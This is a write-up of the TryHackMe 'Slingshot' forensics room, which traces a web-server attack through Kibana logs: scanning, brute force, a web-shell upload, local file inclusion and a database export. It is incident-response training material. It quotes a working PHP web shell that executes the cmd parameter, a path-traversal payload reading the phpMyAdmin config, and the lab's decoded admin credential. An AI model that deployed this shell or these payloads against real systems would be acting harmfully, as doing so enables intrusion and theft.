

## TryHackMe: Slingshot

The following is a writeup for the [Slingshot](#) CTF hosted on TryHackMe. It claims to be aimed towards beginners, however, if you have minimal experience using ELK (like me) you will struggle a bit. This room involved using ELK to investigate an incident that occurred. It was an enjoyable room and I had a lot of fun along the way.

**Scenario:** Slingway Inc., a leading toy company, has recently noticed suspicious activity on its e-commerce web server and potential modifications to its database. To investigate the suspicious activity, they've hired you as a SOC Analyst to look into the web server logs and uncover any instances of malicious activity.


To aid in your investigation, you've received an Elastic Stack instance containing logs from the suspected attack. Below, you'll find the credentials to access the Kibana dashboard. Slingway's IT staff mentioned that the suspicious activity started on July 26, 2023.

By investigating and answering the questions below, we can create a timeline of events to lead the incident response activity. This will also allow us to present concise and confident findings that answer questions such as:

- What vulnerabilities did the attacker exploit on the web server?
- What user accounts were compromised?
- What data was exfiltrated from the server?

### What was the attacker's IP?

If you investigate the `transaction.remote_address` field and look at the logs in table view, you can notice the external address 10.0.2.15 is located within the logs 2,565 times which is highly suspicious:




The screenshot shows the Kibana interface with a table view of log data. The table is titled 'Top 5 values of transaction.remote\_address' and has two columns: the IP address and the 'Count of records'. The data is as follows:

| Top 5 values of transaction.remote_address | Count of records |
|--|------------------|
| 10.0.2.15                                  | 2,565            |
| 10.0.2.46                                  | 30               |
| 10.0.2.107                                 | 15               |
| 10.0.2.113                                 | 15               |
| 10.0.2.122                                 | 15               |
| Other                                      | 388              |

Therefore, we can likely conclude that this is the attacker's IP.

### What was the first scanner that the attacker ran against the web server?

If you take a look at the `request.headers.User-Agent` field you can see the user agent for Nmap which is the answer:



Note, the answer is Nmap Scripting Engine like seen in the user agent.

### What was the User Agent of the directory enumeration tool that the attacker used on the web server?

We can also answer this question by looking at the user agent field like before:


#### Top values

Mozilla/5.0 (Gobuster) 62.1% + -

Gobuster is a popular directory and file brute forcing tool, and it is the answer.

### In total, how many requested resources on the web served did the attacker fail to find?


To see how many requested resources the attacker failed to find, we can filter for the attackers IP address that we discovered earlier and search for the response code 404:



The answer is 1867. For context, the status code 404 indicates that the server cannot find the requested resources.


### What is the flag under the interesting directory the attacker found?

To find the flag under the interesting directory the attacker found, we can modify the existing query for the previous questions to look for the status code 200 (meaning the server found the resources). If you scroll through the logs and look at the http.url field, you can find the flag:



### What login page did the attacker discover using the directory enumeration tool?

This is an easy answer to find, all we need to do is change the query used for the previous question to include login\*, you could even just scroll through the URLs without narrowing it down and find the answer that way:



### What was the user agent of the brute-force tool that the attacker used on the admin panel?


If you look at the request.headers.User-Agent field, you can notice a user agent for Hydra, which is a popular brute-force tool:



### What username:password combination did the attacker use to gain access to the admin page?

To find the username and password combination the attacker used to gain access to the admin page, we can filter for the Hydra user agent along with the status code "200". This results in one event:

```
10.0.2.15 AND request.headers.User-Agent: "Mozilla/4.0 (Hydra)" AND response.status: "200"
```



If you investigate this event, you will find the credentials encoded in base64:

```
k request.headers.Authorization      Basic YWRtaW46dGh4MTEzOA==
```


Let's decode this using the command line:

```
$ echo "YWRtaW46dGh4MTEzOA==" | base64 -d  
admin:thx1138
```

### What flag was included in the file that the attacker uploaded from the admin directory?

We can filter for `http.url:/admin/*` to find any URL that is equal to `/admin/<anything>`:

```
10.0.2.15 AND http.url:/admin/*
```



If you add the `http.url` field as a column, you can easily see a request to `/admin/upload`:

```
Jul 26, 2023 @ 14:29:35.820  /admin/upload.php?action=upload
```

If you expand this log and scroll down to the `request.body` field, you will find the flag:

request.body

```
-----c0e146b780ab8ea
Content-Disposition: form-data; name="file-php-webshell.php"
Content-Type: application/octet-stream

<html>
<body>
<form method="GET" name="<?php echo basename($_GET['cmd']); ?>">
<input type="TEXT" name="cmd" autofocus="" value="<?php echo $_GET['cmd']; ?>" />
<input type="SUBMIT" value="Execute" />
</form>
<pre>
<?php
    if(isset($_GET['cmd']))
    {
        system($_GET['cmd']);
    }
// THM{ecb012e53a58818cbd17a924769ec447}
?>
</pre>
</body>
</html>
```

### What was the first command the attacker ran on the web shell?

To find the first command the attacker ran on the web shell, we can use the following query:

10.0.2.15 AND response.status: "200" AND cmd

This looks for all HTTP traffic with the response code 200 and contains the strings cmd, however, if you excluded the strings CMD you can easily find the answer too, this just narrows it down to 4 results:

|                            | ↓ @timestamp 🕒              | ⌵ http.url   |
|----------------------------|-----------------------------|--|
| 🔗 <input type="checkbox"/> | Jul 26, 2023 @ 14:30:08.957 | /uploads/easy-simple-php-webshell.php?cmd=which+nc |
| 🔗 <input type="checkbox"/> | Jul 26, 2023 @ 14:30:03.918 | /uploads/easy-simple-php-webshell.php?cmd=ls       |
| 🔗 <input type="checkbox"/> | Jul 26, 2023 @ 14:30:02.910 | /uploads/easy-simple-php-webshell.php?cmd=pwd      |
| 🔗 <input type="checkbox"/> | Jul 26, 2023 @ 14:29:53.862 | /uploads/easy-simple-php-webshell.php?cmd=whoami   |

The answer is the first command, aka the last one seen in the above image (whoami).

### What file location on the web server did the attacker extract database credentials from using Local File Inclusion?

When we were looking at what the attacker uploaded to the admin directory, we could also see some weird requests that indicate local file inclusion:

10.0.2.15 AND http.url:/admin/\*

|                             |   |
|-----------------------------|---|
| Jul 26, 2023 @ 14:31:39.489 | /admin/settings.php?page=../../../../../../../../etc/phpmyadmin/config-db.php |
| Jul 26, 2023 @ 14:31:37.390 | /admin/settings.php?page=../../../../../../../../etc/phpmyadmin/config-db.php |
| Jul 26, 2023 @ 14:31:27.332 | /admin/settings.php?page=../../../../../../../../etc/phpmyadmin/config-db.php |

The answer being /etc/phpmyadmin/config-db.php.

### What directory did the attacker use to access the database manger?

The answer is simply phpmyadmin as discovered in the previous question.

### What was the name of the database that the attacker exported?

If we search for the url /phpmyadmin/\* like as follows:

10.0.2.15 AND http.url:/phpmyadmin/\*

Scroll down until you see the request to /phpmyadmin/export.php:

Jul 26, 2023 @ 14:33:54.952 /phpmyadmin/export.php

If you copy the contents of the request.body field and URL decode it, you can find the database name:

## Input

```
db=customer_credit_cards
&quick_or_custom=quick&w
n=none&maxsize=&codegen_
v_structure_or_data=data
e=something&latex_captio
%40TABLE%40&latex_struct
structure&latex_comments
%40TABLE%40&latex_data_c
data&latex_null=%5Ctexti
=structure_and_data&html
umns=something&odt_null=
ment=&sql_use_transactio
hing&sql_create_view=som
l_hex_for_binary=somethi
t_events=something&xml_e
views=something&xml_expo
```

REC 2205 1

## Output

```
db=customer_credit_cards
```

### What flag does the attacker insert into the database?

An interesting URL I found when trying to find the database name was /import.php. If you click on it and expand the log, look at the request.body field:



```
is_js_confirmed=0&db=customer_credit_cards&table=credit_cards&tok
en=302e562342217c5d6258344222294172&pos=0&goto=tbl_sql.php&messag
e_to_show=Your+SQL+query+has+been+executed+successfully.&prev_sql
_query=INSERT+INTO+%60credit_cards%60+(%60card_number%60%2C+%60ca
rdholder_name%60%2C+%60expiration_date%60%2C+%60cvv%60)+VALUES+( '
000'%2C+'c6aa3215a7d519eeb40a660f3b76e64c'%2C+'000'%2C+'000')%3B&
sql_query=INSERT+INTO+%60credit_cards%60+(%60card_number%60%2C+%6
0cardholder_name%60%2C+%60expiration_date%60%2C+%60cvv%60)+VALUE
S+( '000'%2C+'c6aa3215a7d519eeb40a660f3b76e64c'%2C+'000'%2C+'000
')%3B&sql_delimiter=%3B&show_query=1&fk_checks=0&fk_checks=1&SQL=
Go&ajax_request=true&ajax_page_request=true&nocache=169038208497
548768&token=302e562342217c5d6258344222294172
```

If you decode this field, you can see what appears to be the attacker inserting credit card details:

```
is_js_confirmed=0&db=customer_credit_cards&table=credit_cards&token=302e562342217c5d625834422294172&pos=0&goto=tbl_sql.php&message_to_show=Your SQL query has been executed successfully.&prev_sql_query=INSERT INTO `credit_cards` (`card_number`, `cardholder_name`, `expiration_date`, `cvv`) VALUES ('000', 'c6aa3215a7d519eeb40a660f3b76e64c', '000', '000');&sql_query=INSERT INTO `credit_cards` (`card_number`, `cardholder_name`, `expiration_date`, `cvv`) VALUES ('000', 'c6aa3215a7d519eeb40a660f3b76e64c', '000', '000');&sql_delimiter=;&show_query=1&fk_checks=0&fk_checks=1&SQL=Go&ajax_request=true&ajax_page_request=true&nocache=169038208497548768&token=302e562342217c5d625834422294172
```

The credit card value is the answer, aka the flag.

The SlingShot CTF provided an insightful experience into investigating an incident using ELK. Despite its claim of being beginner-friendly, it presented a fair challenge, especially for those with minimal experience in ELK. My analysing the logs using simple search queries, I was able to complete the room and hopefully you were able to also.